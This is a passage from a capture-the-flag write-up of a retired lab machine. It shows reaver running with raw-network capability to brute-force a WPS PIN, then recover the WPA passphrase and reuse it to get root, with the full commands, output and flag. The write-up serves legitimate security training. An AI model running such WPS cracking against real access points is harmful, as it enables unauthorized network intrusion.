/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/reaver = cap_net_raw+ep
2. netadmin@wifinetic:~$ which reaver
/usr/bin/reaver
3. netadmin@wifinetic:~$ reaver --help
4. netadmin@wifinetic:~$ man reaver
DESCRIPTION `WPS cracker`
       Reaver  implements  a brute force attack against WiFi Protected Setup which can crack the WPS pin of an access point in a matter of hours and
subsequently recover the WPA/WPA2
       passphrase.
       Specifically, Reaver targets the registrar functionality of WPS, which is flawed in that it only takes 11,000 attempts to guess the correct WPS pin
in order to  become  a  WPS
       registrar. Once registred as a registrar with the access point, the access point will give you the WPA passphrase.
5. ▷ netadmin@wifinetic:~$ iw dev                                                      txpower 20.00 dBm
phy#2                                                                                   Interface wlan1
        Interface mon0                                                                          ifindex 4
                ifindex 7                                                                       wdev 0x100000001
                wdev 0x200000002                                                                addr 02:00:00:00:01:00
                addr 02:00:00:00:02:00                                                          ssid OpenWrt
                type monitor                                                                    type managed
                txpower 20.00 dBm                                                               channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412
MHz
        Interface wlan2                                                                         txpower 20.00 dBm
                ifindex 5                                                       phy#0
                wdev 0x200000001                                                        Interface wlan0
                addr 02:00:00:00:02:00                                                          ifindex 3
                type managed                                                                    wdev 0x1
                txpower 20.00 dBm                                                               addr 02:00:00:00:00:00
phy#1                                                                                           ssid OpenWrt
        Unnamed/non-netdev interface                                                            type AP
                wdev 0x1000002df                                                                channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412
MHz
                addr 42:00:00:00:01:00                                                          txpower 20.00 dBm
                type P2P-device
```

16. **It seems like we have the capability to run reaver as netadmin**

```
1. They have monitor mode enabled in the ifconfig.
2. netadmin@wifinetic:~$ ifconfig | grep mon0
mon0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
3. I take the MAC of wlan0 from the `ifconfig` command.
4. `02:00:00:00:00:00` I will use that in the reaver command.
5. netadmin@wifinetic:~$ reaver -i mon0 -b 02:00:00:00:00:00 -vv

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 02:00:00:00:00:00
[+] Switching mon0 to channel 1
[+] Received beacon from 02:00:00:00:00:00
[+] Trying pin "12345670"
[+] Sending authentication request
[!] Found packet with bad FCS, skipping...
[+] Sending association request
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 2 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: 'WhatIsRealAnDWhAtIsNot51121!'
[+] AP SSID: 'OpenWrt'
[+] Nothing done, nothing to save.
```

17. **We got the root password**

```
1. netadmin@wifinetic:~$ su root
Password: WhatIsRealAnDWhAtIsNot51121!
root@wifinetic:/home/netadmin# whoami
root
root@wifinetic:/home/netadmin# cat /root/root.txt
28311910ad4c6fbaef2f30be3cf13120
root@wifinetic:/home/netadmin#
```



Wifinetic has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#3772	13 Jun 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED